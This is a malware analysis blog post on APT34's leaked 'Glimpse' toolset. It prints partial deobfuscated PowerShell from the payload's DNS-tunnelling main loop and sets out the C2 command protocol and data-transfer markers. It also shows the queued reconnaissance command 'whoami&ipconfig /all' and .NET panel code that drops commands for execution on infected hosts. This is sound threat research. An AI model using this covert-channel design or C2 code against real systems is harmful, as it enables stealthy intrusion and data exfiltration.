APT34: Glimpse project

marcoramilli.com/2019/05/02/apt34-glimpse-project/

View all posts by marcoramilli

May 2, 2019

```
While (${global:$aa_run_bb})
{
    Start-Sleep -m 10;
    if (${global:$aa_exception_countersss_bb} -gt ${global:$aa_exception_count_limitsss_bb})
    {
        $aa_tmp_name_1_bb = ${global:$aa_send_box_bb} + "\proc" + $aa_file_main_name_bb;
        rni $aa_tmpAddress_bb $aa_tmp_name_1_bb -Force;
        break;
    }

    if ($aa_countersss_bb -lt 10) { $aa_ack_no_bb = "00$($aa_countersss_bb)"; }
    elseif ($aa_countersss_bb -lt 100) { $aa_ack_no_bb = "0$($aa_countersss_bb)"; }
    else { $aa_ack_no_bb = "$($aa_countersss_bb)"; }

    if ($aa_countersss_bb -eq 250)
    {
        if ($aa_bulk_lock_bb)
        {
            $aa_bulk_bb += 250;
        }
        $aa_countersss_bb = 0; $aa_bulk_lock_bb = $false;
    }
    if ($aa_countersss_bb -eq 200) { $aa_bulk_lock_bb = $true; }

    if ($aa_sendingBytes_bb.Length -gt $aa_chunk_size_bb)
    {
        if (($aa_sendingBytes_bb.Length - $aa_chunk_size_bb * ($aa_countersss_bb + $aa_bulk_bb)) -ge $aa_chunk_size_bb)
        {
            $aa_currentChunk_bb = $aa_sendingBytes_bb.Substring($aa_chunk_size_bb * ($aa_countersss_bb + $aa_bulk_bb), $aa_chunk_size_bb);
        }
        elseif (($aa_sendingBytes_bb.Length - $aa_chunk_size_bb * ($aa_countersss_bb + $aa_bulk_bb)) -gt 0)
        {
            $aa_currentChunk_bb = $aa_sendingBytes_bb.Substring($aa_chunk_size_bb * ($aa_countersss_bb + $aa_bulk_bb), ($aa_sendingBytes_bb.Lengt
        }
        else
```

The APT34 Glimpse project is maybe the most complete APT34 project known so far. Indeed we might observe a File based command and control (quite unusual solution) structure, a VBS launcher, a PowerShell Payload and a covert channel over DNS engine. This last feature is the most appreciated characteristics attributed to APT34. But let's move on and start a quick analysis on it.

Context:

Since at least 2014, an Iranian threat group tracked by FireEye as APT34 has conducted reconnaissance aligned with the strategic interests of Iran. The group conducts operations primarily in the Middle East, targeting financial, government, energy, chemical, telecommunications and other industries. Repeated targeting of Middle Eastern financial, energy and government organisations leads FireEye to assess that those sectors are a primary concern of APT34. The use of infrastructure tied to Iranian operations, timing and alignment with the national interests of Iran also lead FireEye to assess that APT34 acts on behalf of the Iranian government. (Source: MISP Project).

On April 19 2019 researchers at Chronicle, a security company owned by Google's parent company, Alphabet, have examined the leaked tools, exfiltrated the past week on a Telegram channel, and confirmed that they are indeed the same ones used by the OilRig attackers. OilRig has been connected to a number of intrusions at companies and government agencies across the Middle East and Asia, including technology firms, telecom

companies, and even gaming companies. Whoever is leaking the toolset also has been dumping information about the victims OilRig has targeted, as well as data identifying some of the servers the group uses in its attacks.

According to Duo, "**OilRig delivered Trojans that use DNS tunneling for command and control in attacks since at least May 2016. Since May 2016, the threat group has introduced new tools using different tunneling protocols to their tool set**" Robert Falcone of Palo Alto Networks' Unit 42 research team wrote in an analysis of the group's activities.

Today I'd like to focus my attention on the Glimpse project since, in my personal opinion, it could be considered as the "stereotype" of APT34 (with the data we 've got so far).

The Glimpse Project


The package comes with a README file having as a name "Read me.txt" (note the space). The name per se is quite unusual and the content is a simple guide on how to set a nodejs server and a Windows server who would run the "stand alone" .NET (>v4) application to control infected machines. The infection start by propagating a .VBS script called "runner_.vbs" which is a simple runner of a most sophisticated powershell payload. The Powershell payload is a quite complex script acting several functions. The following image shows its "deobfuscated" main loop.

```
297         While (${global:$aa_run_bb})
298         {
299             Start-Sleep -m 10;
300             if (${global:$aa_exception_countersss_bb} -gt ${global:$aa_exception_count_limitsss_bb})
301             {
302                 $aa_tmp_name_1_bb = ${global:$aa_send_box_bb} + "\proc" + $aa_file_main_name_bb;
303                 rni $aa_tmpAddress_bb $aa_tmp_name_1_bb -Force;
304                 break;
305             }
306
307             if ($aa_countersss_bb -lt 10) { $aa_ack_no_bb = "00$($aa_countersss_bb)"; }
308             elseif ($aa_countersss_bb -lt 100) { $aa_ack_no_bb = "0$($aa_countersss_bb)"; }
309             else { $aa_ack_no_bb = "$($aa_countersss_bb)"; }
310
311             if ($aa_countersss_bb -eq 250)
312             {
313                 if ($aa_bulk_lock_bb)
314                 {
315                     $aa_bulk_bb += 250;
316                 }
317                 $aa_countersss_bb = 0; $aa_bulk_lock_bb = $false;
318             }
319             if ($aa_countersss_bb -eq 200) { $aa_bulk_lock_bb = $true; }
320
321             if ($aa_sendingBytes_bb.Length -gt $aa_chunk_size_bb)
322             {
323                 if (($aa_sendingBytes_bb.Length - $aa_chunk_size_bb * ($aa_countersss_bb + $aa_bulk_bb)) -ge $aa_chunk_size_bb)
324                 {
325                     $aa_currentChunk_bb = $aa_sendingBytes_bb.Substring($aa_chunk_size_bb * ($aa_countersss_bb + $aa_bulk_bb), $aa_chunk_size_bb);
326                 }
327                 elseif (($aa_sendingBytes_bb.Length - $aa_chunk_size_bb * ($aa_countersss_bb + $aa_bulk_bb)) -gt 0)
328                 {
329                     $aa_currentChunk_bb = $aa_sendingBytes_bb.Substring($aa_chunk_size_bb * ($aa_countersss_bb + $aa_bulk_bb), ($aa_sendingBytes_bb.Lengt
330                 }
331                 else
```

Glimpse Infection Payload Main Loop

The payload loops waiting for instructions, once a command comes from C2 it starts to perform specific actions and it answers back to C2 by requesting crafted subdomains based on variable `$aa_domain_bb`. One of the most important functions the payload has implemented is to drop and execute additional toolsets. Indeed this payload is mainly a delivery module with some additional controls entirely based on DNS covert channel.


The `$aa_domain_bb` variable contains the main domain name for which the C2 acts as authoritative Domain Name Server. While no actions are coming from C2 the infected agent would just periodically “ping” C2 by giving basic informations regarding the victim machines. For example the function `aa_ping_response_bb` would compose an encoded DNS message (`aa_text_response_bb`) which sends it own last IP address. At this stage we might appreciate two communication ways. The first communication channel comes from the subdomain generation for example: `59071Md8200089EC36AC95T.www.example.com` while a second communication channel comes from TXT DNS record such as: `control: 95 - ackNo: 0 - aid: 59071d8289 - action: M >>> 59071Md8200089EC36AC95T` . Both of them are implemented to carry different informations. One of the most important function is the `aa_AdrGen_bb` which is the communication manager. It implements the control layer in order to send and to receive control informations such as: commands, bytes received, if the file transfer has been close, and so on and so forth. The decoded actions are stored into the variable `aa_act_bb` and are the following ones:



Command and Control. Env creation for new connected agents

- `M` . If the agent is already registered to C2 this command acts like a `ping` , it updates basic informations to the corresponding “agent” folder. If it’s the first time the agent connects back to C2 it starts a registration section which enables, server side (command and control side) the building up of an dedicated folders and file environment. Please check the previous image: Command and Control. Env creation for new connected agents.
- `W` . This is a TXT request to list the waiting commands (or, if you wish “kind of jobs”). The first command that is executed after the registration phase is the command tagged as 10100 having as a content: `"whoami&ipconfig /all"`
- `D` . Is actually what should be executed. It takes as input the tagged task and it forwards to the requesting Agent the Base64 encoded content of the file.
- `0` . It is not a TXT request. This request makes the authoritative DNS (the command and control) answers to the agent the requested file in the waiting folder. Answering back an `A` record having as data field a crafted ip (11.24.237.110) if no “actions” (fileS) are in the waiting folder the C2 answers back an `A` record value having as data field `"24.125." + fileNameTmp.substring(0, 2) + "." + fileNameTmp.substring(2, 5);` and time to live a random number between 0 to 360.
- `1` . It is not a TXT request. This request makes the authoritative DNS (the command and control) answer back with the file content. It implements a multiple answering chain, according to RFC4408, to send files greater than 255 characters.


- `2`. It is not a TXT request. This requests makes the authoritative DNS (the command and control) to receive a file from the Agent. It implements a complex multi-part chain for reconstructing partials coming from domain name requests. After sending all of the data, the Agent will issue a final DNS query with “COCTabCOCT” in the data segment. This query notifies the C2 server that the Trojan has finished sending the contents of the file.



Command and Control: COCTabCOCT end of communication

The following image shows a running example of the infection chain run on a controlled virtual environment.You might appreciate the communication layers over the requested domains. For example the following requests would carry on data in subdomain, while the answered IP gives a specific affermative/negative response.

10100*9056**********.33333210100A[.]example[.]com


Glimpse running environment

The command and control is implemented by a standalone .NET application working through files. The backend, a nodeJS server, runs and offers Public API and and saves, requests to agents, and results from agents, directly into files named with “UID-IP” convention acting as

agent ID. The panel reads those files and implements stats and actions. The following image shows the static configuration section in the C2 panel.

```
static Settings()
{
    // Note: this type is marked as 'beforefieldinit'.
    Settings.app_folder_name = "Glimpse";
    Settings.app_root_path = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\" + Settings.app_folder_name;
    Settings.dns_upload_command_file_name_path = Settings.app_root_path + "\\uploadFileName";
    Settings.dns_agent_path = Settings.app_root_path + "\\dns";
    Settings.dnsFilesNameSize = 4;
}
```

Command and Control Panel Hardcoded Settings

The Control Panel is mainly composed by two .NET Window components. `Main Windows` where the list of connected Agents is shown within additional informations such as: Agent ID, Agent IP, Agent Last Online Time and Attacker Comments. And `Control Window` which is called once the attacker clicks on the on a selected Agent. The event `onClick` spawn the following code:

```
controlPanel = new controlPanel(agent.id, agent.ip, agent.lastActivity);
controlPanel.Show();
```

After its initialisation phase the control panel enables the attacker to write or to upload a list of commands or a file within commands to agents. The following image shows the `controPanel` function which takes commands from inputs “TextFields”, creates a new file into the `waiting` folder within commands. The contents of such a folder will be dropped on the selected Agent and executed.

```
public void insert_command()
{
    string text = this.command.Text.ToString();
    bool flag = text.Trim() != "";
    if (flag)
    {
        string text2 = string.Concat(new object[]
        {
            this.agent_path,
            "\\wait\\",
            Utility.command_counter_without_random
            (this.agent_path + "\\logs\\cmd_cntr"),
            "0"
        });
        Utility.create_path(text2.Remove(text2.LastIndexOf("\
          \")));
        Utility.write_file(text, text2);
        this.command.Text = "";
        this.command_counter++;
    }
    else
    {
        MessageBox.Show("Please insert command");
    }
    this.load_commands();
}
```

Command and Control, controlPanel insert_command function

The controlPanel offers many additional functionalities to better control single or group of Agents. By focusing on trying to give a project date we might observe the compiled time which happens to be **9/1/2018 at 5:13:02 AM** for `newPanel-dbg.exe` while it happens to be **9/8/2018 at 8:01:54 PM** for the imported library called `ToggleSwitch.dll`.

With High probability we are facing a multi-modular attacking framework where on one side the DNS communication channel delivers commands to the target Agents and on the other side many control panels could be developed and attached to the DNS communication system. It would be quite obvious if you look to that framework as a developer, thus the DNS communication channel uses files to store informations and to synchronise actions and agents, so that many C2 could be adapted to use it as a communication channel. We might think that that many APT34 units would be able to reuse such a communication channel. Another interesting observation might come from trying to date that framework. A powershell Agent as been leaked on PasteBin o **August 2018** (take a look here) by an anonymous user and seen, since today, from very few people (197 so far). The used command and control has been compiled the month before (**July 2018**). The developing technologies (.NET, nodeJS) are very different and the implementation styles differ as well. DNS Communication channel is developed in linear and more functional driven programming style, while the standalone command and control is developed using a little bit more sophisticated object oriented programming with a flavour of agent-oriented programming: the attacker considers the object `agent` as an independent agent working without direct control. The attacker writes files as the medium to address the Agent behaviour.